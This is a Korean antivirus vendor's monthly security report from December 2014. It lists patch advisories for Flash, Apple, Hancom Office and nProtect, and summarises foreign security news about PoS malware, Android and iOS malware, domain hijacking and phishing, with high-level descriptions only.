
공격자는 특수하게 제작한 웹 페이지를 취약한 nProtect Netizen이 설치된 사용자에게 방문을 유도하여 악성코드에 감염시킬 수 있음

낮은 버전의 nProtect Netizen v5.5 사용자는 악성코드 감염으로 인해 정보유출 등의 피해를 입을 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 해결법

nProtect Netizen v5.5 프로그램 삭제

· 제어판 > 프로그램 제거 또는 변경 > nProtect Netizen v5.5 선택 > 제거/변경



개발사에서 제공하는 취약점이 해결된 nProtect Netizen v5.5 다운로드 및 설치

· http://update.nprotect.net/cs/nProtect_Netizen55_Setup.exe

Adobe Flash Player 신규 취약점 보안 업데이트 권고

Adobe社는 Adobe Flash Player에서 발생하는 18개의 취약점을 해결하는 보안 업데이트를 발표

낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2014-0576, CVE-2014-0581, CVE-2014-8440, CVE-2014-8441)

임의코드 실행으로 이어질 수 있는 'use-after-free' 취약점(CVE-2014-0573, CVE-2014-0588, CVE-2014-8438)

임의코드 실행으로 이어질 수 있는 'double free' 취약점(CVE-2014-0574)

임의코드 실행으로 이어질 수 있는 'type confusion' 취약점(CVE-2014-0577, CVE-2014-0584, CVE-2014-0585, CVE-2014-0586, CVE-2014-0590)

임의코드 실행으로 이어질 수 있는 힙 오버플로우 취약점(CVE-2014-0582, CVE-2014-0589)

정보 노출 취약점(CVE-2014-8437)

권한 상승으로 이어질 수 있는 버퍼 오버플로우 취약점(CVE-2014-0583)

권한 상승 취약점(CVE-2014-8442)

영향을 받는 소프트웨어

소프트웨어 명	동작환경	영향 받는 버전
Adobe Flash Player Desktop Runtime	윈도우즈, 맥	15.0.0.189 및 이전버전
Adobe Flash Player Extended Support Release	윈도우즈, 맥	13.0.0.250 및 이전버전
Google Chrome의 Adobe Flash Player	윈도우즈, 맥, 리눅스	15.0.0.189 및 이전버전
Internet Explorer 10, Internet Explorer 11의 Adobe Flash Player	Windows 8.0, 8.1	15.0.0.189 및 이전버전
Adobe Flash Player	Linux	11.2.202.411 및 이전버전
Adobe AIR Desktop Runtime	Windows, Macintosh	15.0.0.293 및 이전 버전
Adobe AIR SDK	Windows, Macintosh, iOS	15.0.0.293 및 이전 버전
Adobe AIR SDK	Android	15.0.0.302 및 이전 버전
Adobe AIR SDK & Compiler	Windows, Macintosh, Android, iOS	15.0.0.302 및 이전 버전

- 해결법

윈도우즈, 맥 환경의 Adobe Flash Player desktop runtime 사용자는 15.0.0.223 버전으로 업데이트 적용

· Adobe Flash Player Download Center(<http://www.adobe.com/go/getflash>)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

Adobe Flash Player Extended Support Release 사용자는 13.0.0.252 버전으로 업데이트 적용

리눅스 환경의 Adobe Flash Player 사용자는 11.2.202.418 버전으로 업데이트 적용

구글 크롬 및 윈도우 8.x 버전의 인터넷 익스플로러에 Adobe Flash Player를 설치한 사용자는 자동으로 최신 업데이트가 적용

Adobe AIR desktop runtime 사용자는 15.0.0.356 버전으로 업데이트 적용

Adobe AIR SDK 와 AIR SDK & Compiler 사용자는 15.0.0.356 버전으로 업데이트 적용

· (<http://www.adobe.com/devnet/air/air-sdk-download.html>)에 방문하여 Adobe AIR SDK 최신 버전을 설치

안드로이드 Adobe AIR 사용자는 15.0.0.356 버전으로 업데이트 적용

· Adobe AIR가 설치된 안드로이드 폰에서 '구글 플레이 스토어' 접속 → 메뉴 선택 → 내 애플리케이션 선택 → Adobe AIR 안드로이드 최신 버전으로 업데이트 하거나 자동업데이트를 허용하여 업그레이드

- 참고사이트

<http://helpx.adobe.com/security/products/flash-player/apsb14-24.html>

신규 애플 iOS 취약점 주의 권고

SMS 등을 통해 알 수 없는 링크를 클릭할 경우 사용자의 iOS 디바이스에 악성앱이 설치 될 수 있는 취약점이 발견됨

공식 애플 앱스토어 이외의 신뢰할 수 없는 곳으로부터 악성앱이 설치될 수 있으므로 주의를 권고

- 상세정보

정상 iOS 앱과 동일한 번들 ID를 가지고 있는 악성앱을 설치할 경우, 앱의 인증서를 추가적으로 검증하지 않아 동일한 앱으로 판단하여 정상앱이 교체가 되는 취약점

- 해결법

해당 취약점에 영향 받는 버전 사용자

- 웹페이지 열람 중에 팝업창에 뜨는 설치 버튼을 클릭하지 않음
- 앱을 실행시킬 때 “신뢰할 수 없는 앱 개발자”라는 경고가 뜰 경우, “신뢰하지 않음”을 클릭하고 앱을 삭제
- 신뢰할 수 없는 출처로부터 앱을 다운로드 하지 않음

- 참고사이트

<https://www.us-cert.gov/ncas/alerts/TA14-317A>

<http://www.fireeye.com/blog/technical/cyber-exploits/2014/11/masque-attack-all-your-ios-apps-belong-to-us.html>

Apple (iOS, Apple TV, OS X Yosemite) 보안 업데이트 권고

Apple社에서 자사 제품에 대해 다수의 취약점을 해결한 보안업데이트를 공지

- 상세정보

공격자가 취약점을 이용하여 피해를 발생시킬 수 있어 해당 Apple 제품들을 최신버전으로 업데이트 권고

- 해결법

iOS 제품군은 8.1.1 버전으로 업데이트

· [설정]→[일반]→[소프트웨어업데이트] 선택



Apple TV 제품군은 7.0.2 버전으로 업데이트

· [설정]→[일반]→[소프트웨어업데이트] 선택



OS X Yosemite 제품군은 10.10.1 버전으로 업데이트

- [앱스토어]→[업데이트]→[소프트웨어 업데이트] 선택



- 참고사이트

<http://support.apple.com/en-us/HT6590>

<http://support.apple.com/en-us/HT204017>

<http://support.apple.com/en-us/HT6592>

Adobe Flash Player 취약점 추가 보안 업데이트 권고

Adobe社は Adobe Flash Player에 영향을 주는 취약점을 해결한 추가 보안 업데이트를 발표

낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

Adobe Flash Player에서 발생하는 1개의 취약점을 해결하는 추가 보안 업데이트를 발표

· 임의코드 실행으로 이어질 수 있는 역 참조 메모리 포인터 처리 관련 취약점(CVE-2014-8439)

※ CVE-2014-8439는 '14.10.14 패치된 것으로, 추가 보안 패치함

영향을 받는 소프트웨어

소프트웨어 명	동작환경	영향 받는 버전
Adobe Flash Player	윈도우즈 및 맥	15.0.0.223 및 이전버전
Adobe Flash Player (13.x 버전)	윈도우즈 및 맥	13.0.0.252 및 이전버전
Adobe Flash Player	리눅스	11.2.202.418 및 이전버전

- 해결법

윈도우, 맥, 리눅스 환경의 Adobe Flash Player 사용자는 아래 버전으로 업데이트 적용

- 윈도우 및 맥 환경의 desktop runtime 사용자는 15.0.0.239 버전으로 업데이트
- 윈도우 및 맥 환경의 ESR(Extended Support Release) 사용자는 13.0.0.258 버전으로 업데이트
- 리눅스 사용자는 11.2.202.424 버전으로 업데이트

윈도우, 맥, 리눅스 환경의 Adobe Flash Player 사용자 적용방법

- Adobe Flash Player Download Center(<http://www.adobe.com/go/getflash>)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

윈도우, 맥 환경의 ESR(Extended Support Release) 버전 사용자 적용방법

- Adobe Flash Player Extended Support에 방문하여 최신 버전을 설치

※ 링크 : <http://helpx.adobe.com/flash-player/kb/archived-flash-player-versions.html>

구글 크롬브라우저 사용자 적용방법

- 구글 크롬브라우저 자동업데이트 적용

윈도우8.0 버전에서 동작하는 인터넷 익스플로러10 버전 사용자 적용방법

- 윈도우 자동 업데이트 적용

윈도우8.1 버전에서 동작하는 인터넷 익스플로러11 버전 사용자 적용방법

- 윈도우 자동 업데이트 적용

- 참고사이트

<http://helpx.adobe.com/security/products/flash-player/apsb14-26.html>

한컴오피스 임의코드 실행 취약점 보안 업데이트 권고

한글과컴퓨터社에서 개발한 한컴오피스 제품에서 임의 코드실행이 가능한 취약점이 발견됨
· 공격자는 웹 게시물, 스팸 메일, 메신저의 링크 등을 통해 특수하게 조작된 한글문서(HWP)를 열어보도록 유도하여 임의코드를 실행시킬 수 있음

낮은 버전의 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 보안업데이트 권고

- 상세정보

영향 받는 소프트웨어

제품군	세부제품	영향받는 버전
한컴오피스 2014	공통요소	9.1.0.2155 이전버전
	한글	9.1.0.2048 이전버전
	한셀	9.1.0.2048 이전버전
	한쇼	9.1.0.2114 이전버전
한컴오피스 2014	공통요소	8.5.8.1496 이전버전
	한글	8.5.8.1433 이전버전
	한셀	8.5.8.1346 이전버전
	한쇼	8.5.8.1490 이전버전
한컴오피스 2007	공통요소	7.5.12.699 이전버전
	한글	7.5.12.707 이전버전
	넥셀	7.5.12.764 이전버전
	HSlide	7.5.12.907 이전버전
한글 2005		6.7.10.1122 이전버전
한글 2004		6.0.5.807 이전버전
한글 2002		5.7.9.3081 이전버전

- 해결법

취약한 한글버전 소프트웨어 사용자
· 다음과 같은 한글과컴퓨터 홈페이지를 방문하여 보안업데이트 파일을 다운받아 설치하거나, 자동업데이트를 통해 한글 최신버전으로 업데이트
※ <http://www.hancom.com/download.downPU.do?mcd=001>
※ 자동업데이트 : 시작 → 모든 프로그램 → 한글과컴퓨터 → 한컴 자동 업데이트

- 참고사이트

<http://www.hancom.com/download.downPU.do?mcd=001>

Part4. 해외 보안 동향

영미권

중국

일본

1.영미권

영국 Visa 비접촉식 카드의 결함, 사기에 이용될 가능성 있어

UK Visa Contactless Cards Flaw Could Be Used in Fraud

영국의 Visa 비접촉식 지불 카드의 프로토콜에 다른 통화로 지불을 요청했을 시 PIN번호를 요청하지 않는 결함이 발견되었다. Visa 시스템은 최대 999,999.99의 외국 통화를 승인한다. 비접촉식 스마트폰의 신용카드들은 NFC를 이용하여 읽을 수 있는 RFID칩이 내장되어 있기 때문에 스마트폰에 POS 터미널을 설치할 경우 NFC를 통하여 카드를 읽을 수 있다. 실험 결과, 결제가 완료되는 데는 1초도 채 걸리지 않았다. 이로써 범죄자들이 사람들이 붐비는 곳에서 폰을 접촉하거나 ATM 머신에 악성 POS를 설치하여 다른 사람들의 카드에 쉽게 접근할 수 있는 시나리오가 가능해졌다.

출처 : Hot for Security (<http://www.hotforsecurity.com/blog/uk-visa-contactless-cards-flaw-could-be-used-in-fraud-10760.html>)

PoS 멀웨어, 자판기 및 전자 키오스크 공격

PoS Malware Hits Vending Machines and Electronic Kiosks



d4reldev1이라 명명된 정교한 백도어가 대중교통 티켓 자동 판매기 및 공공장소의 전자 키오스크들을 감염시키고 있다. 이러한 키오스크나 티켓 머신들은 ATM 기기처럼 많은 돈을 보관하고 있지는 않지만, 대부분이 안전하지 않은 원격 관리 시스템을 사용하고 있어 페이로드 및 지불 관련 데이터가 유출될 수 있다. 이러한 형태의 장비는 사이버 범죄자들의 새로운 타겟이 될 것으로 보인다.


공격자들은 접근 권한을 얻은 뒤 d4reldev1를 이용하여 감염된 장비에 원격으로 파일을 업로드 하고 로컬 네트워크 내에 악성코드를 심는다. 해당 악성코드는 램 스크래핑 및 키로깅 기능을 이용하여 PoS 시스템의 데이터를 훔친다. 그러나 전문가들은 사이버 범죄자들이 더 큰 목표를 쫓고 있다고 말한다. 그들은 단지 특정 PoS 터미널에만 관심이 있는 것이 아니라, 수 십대의 장비가 연결되어있으며 지불금을 수령하고 더 많은 정보를 얻을 수 있는 기업 수준의 와이드 네트워크 환경을 쫓고 있는 것으로 보인다.

출처 : Hot for Security (<http://www.hotforsecurity.com/blog/pos-malware-hits-vending-machines-and-electronic-kiosks-10902.html>)

해킹 된 웹캠 및 베이비 모니터 스트리밍 사이트, 감시단체들에 발견 돼

Breached webcam and baby monitor site flagged by watchdogs

영국을 포함한 250개국 이상의 가정 및 기업들의 CCTV, 베이비 모니터, 웹캠들이 해킹되어 러시아의 웹사이트에서 스트리밍되고 있다고 밝혀졌다.



위 스크린샷에 캡처된 영상은 영국의 침실, 거실, 복도, 차도 등이다. 이 사이트에서는 250개국의 국가 및 영토의 라이브 스트림 리스트가 게재되어 있고, 현재 영국에서만 500개의 피드를 제공한다. 사이트의 데이터베이스에서는 미국에서만 4,591대, 프랑스 2,059대, 네덜란드에 1,576대의 카메라의 리스트를 보여준다. 또한, 적은 수의 피드는 니카라과, 파키스탄, 케냐, 파라과이, 짐바브웨를 포함한 개발도상국으로부터 온 것으로 확인됐다.

이러한 카메라 이용자들은 디폴트 대신 추측하기 어려운 조합으로 비밀번호를 재설정하거나, 필요하지 않을 때는 원격 접속을 해제하는 것이 좋다. 영국의 정보 위원인 크리스토퍼 그레이엄은 유출되고 있는 베이비 모니터 영상에 대해 “결국 이는 원격 액세스에 대한 적절한 암호를 설정하지 않은 부모의 책임이다”라고 일침을 가했고, 러시아 당국 및 다른 기관과 협력하여 이 웹사이트를 셧다운 시킬 수 있도록 노력하겠다고 발표했다. 더불어 이러한 사이트는 영국에서 불법이라고도 덧붙였다.

출처 : BBC NEWS (<http://www.bbc.com/news/technology-30121159>)

2.중국

FakeDebugger 악성코드 변종이 나타났다

안드로이드 모바일 상에서 ‘아무도 모르게’ 자신이 설치하지 않은 손전등, 달력 등 어플리케이션들이 설치되며, Root권한이 없으면 삭제가 불가능한 현상이 많은 사람들에게서 발생했다. 이를 확인해보니 해당 악성코드에 감염된 모바일은 이미 백만대가 넘는 것으로 밝혀졌다.

[手机自动安装手电筒 日历解决方法 百度经验](#)



手机自动安装手电筒 日历解决方法,下载一些不明来源的A或者Rom里面内置有流氓软件会自动下载安装手电筒和日历消耗流量耗费系统资源

[jingyan.baidu.com/arti... 2014-11-08](#) ▼ - 百度快照

[手机里有两个手电筒 日历...而且卸不掉 怎么回事 华为g700吧 百度...](#)



完了第二天半夜又自动装上了,360金山腾讯管家诺顿全部查不出来,360急救箱也一样,只有把假冒系统的手电筒和日历改为不信任,这些杀毒软件才能查出来,真是无语了。...

[c.tieba.baidu.com/p/32... 2014-11-22](#) ▼ - 百度快照

[怎么解决安卓手机无端端自己安装日历,手电筒? 百度知道](#)

5个回答 - 提问时间: 2014年10月23日

是手机某个软件带有强制插件。想一下出现为题之前安装了那个软件?卸载!找不到直接刷机没别的办法了。

[zhidao.baidu.com/link?... 2014-10-23](#) ▼ - 百度快照 - 80%好评

[安卓手机中毒自动安装日历、手电筒、计算器等木马软件,用360和...](#)

安卓手机中毒自动安装日历、手电筒、计算器等木马软件,用360和手机管家都杀不掉 我来回答 匿名 回答(11) 差点是帅哥☺☺ 2014-08-29 360只是个玩具,....

[wenwen.sogou.com/z/q59... 2014-11-07](#) ▼ - 百度快照 - 71%好评

[用刷机精灵刷机之后,老是自动安装两款软件,一款日历,一款手电...](#)

[转载Cloud 安卓网] 2014年11月3日

日历安装后还是系统软件,手电筒被360认定为木马,求解,需要再刷机吗?感觉还不如不刷机,不root,不知道能不能刷回原来的系统。() 打赏 ...

[tieba.baidu.com/p/3387... 2014-11-03](#) ▼ - 78%好评

总是会自动安装一个手电筒和日历,怎么解决掉...	4条回复	2014-11-13
自动安装日历手电筒的手机等看一下吧_华为g70...	6条回复	2014-11-11
oppo手机下载游戏后自动安装的日历和手电筒怎...	2条回复	2014-10-24
更多贴吧相关帖子>>		

[手机自动安装手电筒 日历解决方法【图】手机自动安装手电筒日历...](#)

手机自动安装手电筒 日历解决方法,下载一些不明来源的A或者Rom里面内置有流氓软件会自动下载安装手电筒和日历消耗流量耗费系统资源,爱美丽 [www.imeee.cn](#)

[www.imeee.cn/life/digi... 2014-11-11](#) ▼ - 百度快照 - 74%好评

이 악성코드는 FakeDebugger의 변종으로, 안드로이드의 시스템문서인 /system/bin/debuggerd 문서에 동일한 이름을 가진 악성코드로 바꿔치기하며, 인터넷에서 ELF문서를 다운받는다. ELF문서는 휴대폰이 켜지면 자동으로 악성 어플리케이션을 설치한다. 또한 자신을 실행중인 프로세스에서 숨기고, 문서 수정시간을 변경하여 은닉성을 증가시킨다. FakeDebugger는 자신이 설치한 악성 어플(손전등, 달력 등)이 존재하는지 여부를 알고 있으며, 만약 제거되면 이를 다시 다운로드하여 설치한다.

출처 : <http://www.chinanews.com/it/2014/11-24/6809105.shtml>

Wirelucker 악성코드 제작자 구속

순정 아이폰도 감염시키는 Wirelucker의 악성코드 제작자 3명이 구속되었다. 이들은 ‘maiyadi’라는 iOS 앱 공유 게시판에 업로드를 하여 유포하였고, 500개 이상의 아이폰이 해당 악성코드에 감염되었다. 악성앱의 누적다운로드 수는 50만번이 넘었다. Wirelucker는 탈옥 기기뿐만 아니라 순정 iOS기기도 감염될 수 있는 최초의 멀웨어로 큰 이슈가 되었다.

출처 : http://tech.gmw.cn/newspaper/2014-11/17/content_102029168.htm

3.일본

- 도메인명 하이재킹 발생, 일본 내 조직의 .com 등록정보 변경가능

ドメイン名ハイジャック発生、国内組織の「.com」登録情報が書き換えられる

일반사단법인 JPCERT/CC는 5일 일본 내 조직이 사용하고 있는 .com 도메인명의 등록정보를 변경할 수 있는 도메인명 하이재킹이 보고되어 도메인명의 등록자와 담당자에게 주의를 환기시켰다. 해당 하이재킹은 도메인명의 등록정보 중 네임서버정보가 부정으로 추가되어 유저가 해당 조직의 웹사이트를 열람할 시 공격자가 준비한 서버로 유도된다. JPCERT/CC는 도메인명 하이재킹의 보고에 대해 모든 원인이 확인되지는 않았지만 이하의 4개중에 공격수법이 이용되었을 것으로 예상했다.

- (1) 도메인명 등록자와 도메인명 관리담당자로 위장하여 레지스트라의 등록정보를 변경
- (2) 레지스트라의 시스템 취약점을 사용하여 레지스트라의 등록정보를 변경
- (3) 레지스트라로 위장하여 레지스트리의 등록정보를 변경
- (4) 레지스트리 시스템의 취약점을 이용하여 레지스트리의 등록정보를 변경

위의 원인 중 (1)에 대한 대책으로는 도메인명 등록자와 도메인명 관리담당자가 등록정보를 관리하기 위한 ID와 패스워드 등의 인증정보를 악용하지 않도록 적절히 관리하는 것이다.

한편, 공격방법 (2)~(4)의 경우는 레지스트라와 레지스트리측의 문제가 된다. JPCERT/CC는 이러한 공격 피해를 축소시키기 위해 도메인명 하이재킹을 초기에 탐지하고 대응할 것을 촉구했다. 또한 whois 등의 커멘드를 이용하여 네임서버 정보 등의 등록정보가 바르게 설정되어 있는가를 정기적으로 확인하고, 레지스트라의 연락처와 문의방법을 사전에 확인할 것을 권고했다.

출처 : JPCERT/CC (<https://www.jpccert.or.jp/at/2014/at140044.html>)

의료비청구서를 가장한 메일에 주의, 원격조작 바이러스 감염도

医療費通知を偽装した電子メールにご用心、遠隔操作ウイルス感染も

트렌드마이크로는 2014년 11월7일 의료비통지를 가장한 전자메일로 PC를 원격 조작할 수 있는 부정프로그램을 보내는 사이버공격이 계속되고 있다고 주의를 환기시켰다. 9월쯤부터 공격이 지속되어 오고 있고, 일본 건강보험제도에 대해 자세히 알고 있는 사람이 연말 조정기간을 노리고 공격하는 것으로 예상된다.

전형적인 케이스는 ‘건강보험조합’을 사칭하는 송신자로부터 ‘의료보험통지 안내’라는 제목의 메일 공격이다. 해당 메일에는 Word파일을 위장한 실행파일(.exe)가 첨부되어 있다. 이 파일을 실행시키면 Word문서로 표시되면서 원격조작툴(백도어형의 부정프로그램)이 동작한다. 이를 통해 PC가 외부의 제 3자에게 원격 조작을 당할 우려가 있다. 트렌드마이크로에 의하면 부정프로그램의 실체는 「BKDR_EMDIVI」라는 기존 PC바이러스의 변종인 경우가 많은 것으로 보인다.

출처 : ITpro (<http://itpro.nikkeibp.co.jp/atcl/news/14/110701797/>)

알약 12월 보안동향보고서

Contact us

(주)이스트소프트 보안대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr